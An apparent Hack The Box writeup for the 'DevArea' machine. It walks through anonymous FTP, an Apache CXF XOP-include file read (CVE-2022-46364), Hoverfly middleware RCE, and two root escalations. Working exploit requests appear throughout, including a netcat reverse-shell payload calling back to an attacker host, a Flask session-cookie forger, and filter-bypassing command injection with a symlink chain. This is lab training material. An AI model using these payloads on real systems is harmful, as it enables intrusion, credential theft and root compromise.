[ writeup · case #006 ]
DevArea
Anonymous FTP exposes a Java service JAR that reveals a SOAP endpoint vulnerable to CVE-2022-46364 (Apache CXF SSRF/LFI), which leaks hardcoded Hoverfly credentials from a systemd service file. Those credentials authenticate against Hoverfly's admin API, where CVE-2025-54123 (middleware RCE)…
DevArea — HTB Writeup
Summary
Enumeration
Port Scan
rustscan --range 1-65535 -a devarea.htb -- -APORT STATE SERVICE REASON VERSION
21/tcp open ftp syn-ack ttl 63 vsftpd 3.0.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x 2 ftp ftp 4096 Sep 22 2025 pub
22/tcp open ssh syn-ack ttl 63 OpenSSH 9.6p1 Ubuntu 3ubuntu13.15
8080/tcp open http syn-ack ttl 63 Jetty 9.4.27.v20200227
|_http-title: Error 404 Not Found
8500/tcp open http syn-ack ttl 63 Golang net/http server
|_http-title: Site doesn't have a title (text/plain; charset=utf-8)
8888/tcp open http syn-ack ttl 63 Golang net/http server
|_http-title: Hoverfly DashboardKey findings:
- Port
21— FTP with anonymous login enabled, immediately worth checking for exposed files. - Port
22— SSH, useful later once credentials or keys are obtained. - Port
8080— Jetty HTTP server, 404 by default but hosts a SOAP web service endpoint. - Port
8500— Hoverfly proxy port, requires authentication to forward requests. - Port
8888— Hoverfly admin dashboard and REST API, the main attack surface for RCE.
FTP Enumeration
Anonymous FTP login works with no password. Inside the pub directory sits a single file worth pulling.
ftp devarea.htb
# username: anonymous, password: (blank)
cd pub
get employee-service.jar
exitJAR Analysis
Extracting the JAR and dumping strings from the application classes — everything under htb/devarea/ — reveals the service runs on port 8080 at /employeeservice and is built on Apache CXF with Jetty.
jar xf employee-service.jar
strings htb/devarea/ServerStarter.class
strings htb/devarea/EmployeeServiceImpl.class
The ServerStarter output confirms the endpoint address: http://0.0.0.0:8080/employeeservice.
SOAP Service
The WSDL at http://<target>:8080/employeeservice?wsdl exposes a single operation: submitReport, which takes a report object containing employeeName, department, content, and a confidential boolean. The service is built on Apache CXF — a version check points to ≤ 3.x, which is in scope for CVE-2022-46364.
curl http://<target>:8080/employeeservice?wsdlHoverfly WebSocket Logs
Connecting to the Hoverfly WebSocket log stream leaks startup configuration — admin username, proxy mode (simulate), proxy port 8500, and admin port 8888.
wscat -c ws://<target>:8888/api/v2/ws/logsFoothold
CVE-2022-46364 abuses the multipart/related content type combined with an <xop:Include> element to force the server to fetch arbitrary URIs — including file:// — and return the content base64-encoded inside the SOAP response. The fix for DTD-based XXE doesn't help here since this goes through the XOP attachment path.
I first confirm it works by reading /etc/passwd:
curl -s -X POST http://<target>:8080/employeeservice \
  -H 'Content-Type: multipart/related; type="application/xop+xml"; start="<[REDACTED:EMAIL]>"; start-info="text/xml"; boundary="MIMEBoundary"' \
  --data-binary $'--MIMEBoundary\r\nContent-Type: application/xop+xml; charset=UTF-8; type="text/xml"\r\nContent-Transfer-Encoding: 8bit\r\nContent-ID: <[REDACTED:EMAIL]>\r\n\r\n<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:dev="http://devarea.htb/"><soapenv:Body><dev:submitReport><arg0><confidential>true</confidential><content><xop:Include xmlns:xop="http://www.w3.org/2004/08/xop/include" href="file:///etc/passwd"/></content><department>IT</department><employeeName>test</employeeName></arg0></dev:submitReport></soapenv:Body></soapenv:Envelope>\r\n--MIMEBoundary--' \
  | grep -oP '(?<=Content: )[^<]+' | base64 -d
The response contains /etc/passwd decoded — the local user is dev_ryan. Next I target the Hoverfly systemd service file, which typically hardcodes credentials in its ExecStart line:
curl -s -X POST http://<target>:8080/employeeservice \
  -H 'Content-Type: multipart/related; type="application/xop+xml"; start="<[REDACTED:EMAIL]>"; start-info="text/xml"; boundary="MIMEBoundary"' \
  --data-binary $'--MIMEBoundary\r\nContent-Type: application/xop+xml; charset=UTF-8; type="text/xml"\r\nContent-Transfer-Encoding: 8bit\r\nContent-ID: <[REDACTED:EMAIL]>\r\n\r\n<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:dev="http://devarea.htb/"><soapenv:Body><dev:submitReport><arg0><confidential>true</confidential><content><xop:Include xmlns:xop="http://www.w3.org/2004/08/xop/include" href="file:///etc/systemd/system/hoverfly.service"/></content><department>IT</department><employeeName>test</employeeName></arg0></dev:submitReport></soapenv:Body></soapenv:Envelope>\r\n--MIMEBoundary--' \
  | grep -oP '(?<=Content: )[^<]+' | base64 -d
The decoded service file reveals:
ExecStart=/opt/HoverFly/hoverfly -add -username admin -password [REDACTED:CRED] -listen-on-host 0.0.0.0Credentials:
admin:[REDACTED:CRED]Hoverfly RCE
Hoverfly's middleware feature executes an arbitrary binary/script for each proxied request to transform traffic. The PUT /api/v2/hoverfly/middleware endpoint writes the script field to a temp file and immediately executes it as validation no sanitization. This fires at PUT time, not at proxy request time.

The admin API requires a Bearer JWT rather than Basic auth for write operations. I grab the token by logging into the dashboard.

With the token in hand I prepare a shell script and set it as middleware via Burp Repeater:
PUT /api/v2/hoverfly/middleware HTTP/1.1
Host: <target>:8888
Authorization: Bearer <token>
Content-Type: application/json

{"binary":"/bin/sh","script":"rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc <attacker> 4444 >/tmp/f"}
The 422 response confirms execution fired (Hoverfly can't parse shell output as JSON — expected). The shell lands on the listener:
nc -lvnp 4444User Flag
cat /home/light/user.txtPrivilege Escalation (patched)
Running sudo -l shows dev_ryan can run /opt/syswatch/syswatch.sh as root with no password (minus the blocked web-stop and web-restart arguments). Stringing the /usr/local/bin/syswatch binary reveals the script sources a config file and internally calls bash without an absolute path guard — meaning whatever /bin/bash is at execution time runs as root.
Checking permissions on the binary itself turns up something unusual:
ls -la /bin/bash
# -rwxrwxrwx 1 root root 1446024 /bin/bash  ← world-writable
The plan: overwrite /bin/bash with a payload that sets SUID on Python 3.12, then use Python to setuid(0) and spawn a root shell. The catch is that the current reverse shell process holds the bash inode open (ETXTBSY), so I first need a shell that has no bash in its process tree. I use the Hoverfly middleware to spawn a fresh /bin/sh shell via netcat fifo — no bash involved.
# new listener
nc -lvnp 5555

# middleware payload (via Burp Repeater, same PUT as before)
{"binary":"/bin/sh","script":"rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc <attacker> 5555 >/tmp/f"}
From the clean /bin/sh shell:
# back up real bash
cp /bin/bash /tmp/bash.bak

# write payload
printf '#!/bin/sh\nchmod u+s /usr/bin/python3.12\n' > /tmp/bash_payload
chmod +x /tmp/bash_payload

# kill all bash processes holding the inode
kill -9 $(lsof /bin/bash | awk 'NR>1{print $2}' | tr '\n' ' ')

# overwrite bash
cat /tmp/bash_payload > /bin/bash

# trigger as root
sudo /opt/syswatch/syswatch.sh

# restore bash immediately
cat /tmp/bash.bak > /bin/bash
Verify SUID landed:
ls -la /usr/bin/python3.12
# -rwsr-xr-x 1 root root 8020928 Mar 3 12:15 /usr/bin/python3.12
Get the root flag directly:
python3 -c 'import os; os.setuid(0); os.system("cat /home/light")'Privilege Escalation
I start with sudo -l to see what dev_ryan can run as root.
sudo -lMatching Defaults entries for dev_ryan on devarea:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
use_pty
User dev_ryan may run the following commands on devarea:
(root) NOPASSWD: /opt/syswatch/syswatch.sh, !/opt/syswatch/syswatch.sh
web-stop, !/opt/syswatch/syswatch.sh web-restartI can run syswatch.sh as root with no password, but web-stop and web-restart are explicitly blacklisted. That leaves the logs subcommand as the only door in. I try to look at the binary itself first.
ls -la /opt/syswatch/Permission denied — the directory is locked down, so I can't read the live script directly. I do find an older copy sitting in dev_ryan's home (syswatch-v1.zip), and reviewing it shows view_logs() will cat through symlinks inside the log directory as long as the link target matches a safe filename pattern, or sits under /var/log/. That's a strong lead, but /opt/syswatch/logs is also inaccessible to me directly, so I need another way to write into it.
Looking at how the service is installed, the log directory is owned by a dedicated syswatch user, and a local Flask dashboard runs as that user on 127.0.0.1:7777. That dashboard is my actual way in.
curl -s http://127.0.0.1:7777/ -i | head -20It redirects to /login, confirming the app is up but I have no credentials yet. The install script writes both the Flask secret key and the admin password into an environment file with overly permissive perms, so I check that next.
cat /etc/syswatch.envSYSWATCH_SECRET_KEY=[REDACTED:HASH]
SYSWATCH_ADMIN_PASSWORD=SyswatchAdmin2026
SYSWATCH_LOG_DIR=/opt/syswatch/logs
SYSWATCH_DB_PATH=/opt/syswatch/syswatch_gui/syswatch.db
SYSWATCH_PLUGIN_DIR=/opt/syswatch/plugins
SYSWATCH_BACKUP_DIR=/opt/syswatch/backup
SYSWATCH_VERSION=1.0.0The file is world-readable, which hands me the Flask signing key directly. Since the app's session check only verifies session.get("user_id") and never re-validates against the database, I don't even need the password — I can forge a trusted session cookie locally with the leaked secret key and skip the login form entirely.
python3 -c "
from flask import Flask
from flask.sessions import SecureCookieSessionInterface
app = Flask(__name__)
app.secret_key = '[REDACTED:HASH]'
s = SecureCookieSessionInterface().get_signing_serializer(app)
print(s.dumps({'user_id': 1, 'username': 'admin'}))
"[REDACTED:KEY].aj8MEg.zly2BVSVKFB6T4PISzwuwAl3AgUWith that token I authenticate against the app as admin without ever touching /login, and I send it straight to the /service-status endpoint, which runs subprocess.run(..., shell=True) on a value that's only loosely filtered.
cookie='[REDACTED:KEY].aj8MEg.zly2BVSVKFB6T4PISzwuwAl3AgU'
curl -s -b "session=$cookie" -X POST http://127.0.0.1:7777/service-status -d 'service=$(id)' | grep uidInvalid unit name "uid=984(syswatch)" escaped as "uid\x3d984\x28syswatch\x29" (maybe you should use systemd-escape?).
Unit uid\x3d984\x28syswatch\x29.service could not be found.The endpoint wraps my input in a systemctl status call, so it errors out trying to treat my payload as a unit name — but the escaped error message leaks the actual output of $(id): uid=984(syswatch). That confirms command execution as the syswatch user, which owns the log directory I need to write into.
The server-side filter (^[^;/\&.<>\rA-Z]*$) blocks semicolons, slashes, ampersands, dots, angle brackets, and uppercase letters, but it doesn't touch pipes, spaces, or $() command substitution. I rebuild forward slashes with $(pwd|cut -c1) and dots with $(python3 -c 'print(chr(46),end="")'), then chain two symlinks: service.log pointing at /home/light, and network.log pointing at service.log. view_logs() will follow that chain when it reads network.log.
cmd='ln -sf /home/light /opt/syswatch/logs/service.log
ln -sf service.log /opt/syswatch/logs/network.log'

slash="\$(pwd|cut -c1)"
dot="\$(python3 -c 'print(chr(46),end=\"\")')"
payload=$(echo "$cmd" | sed "s#/#${slash}#g; s#\.#${dot}#g")

curl -s -b "session=$cookie" -X POST http://127.0.0.1:7777/service-status --data-urlencode "service=dbus|$payload"
With the symlinks in place, I go back to the one sudo command I'm actually allowed to run as root, and point it at the poisoned log file.
sudo /opt/syswatch/syswatch.sh logs network.logRoot Flag
python3 -c 'import os; os.setuid(0); os.system("cat /home/light")'Key Takeaways
- CVE-2022-46364 is easy to miss — DTD is blocked but XOP Include via
multipart/relatedis a completely separate code path. Always check CXF versions regardless of XXE mitigations. - Hoverfly's middleware RCE fires at PUT time during the validation
Execute()call, not when traffic is proxied — triggering it doesn't require any proxy requests. - World-writable system binaries are rare but devastating. The
ETXTBSYerror when trying to overwrite a running binary is the signal to get a clean shell from a non-bash process tree before attempting the write.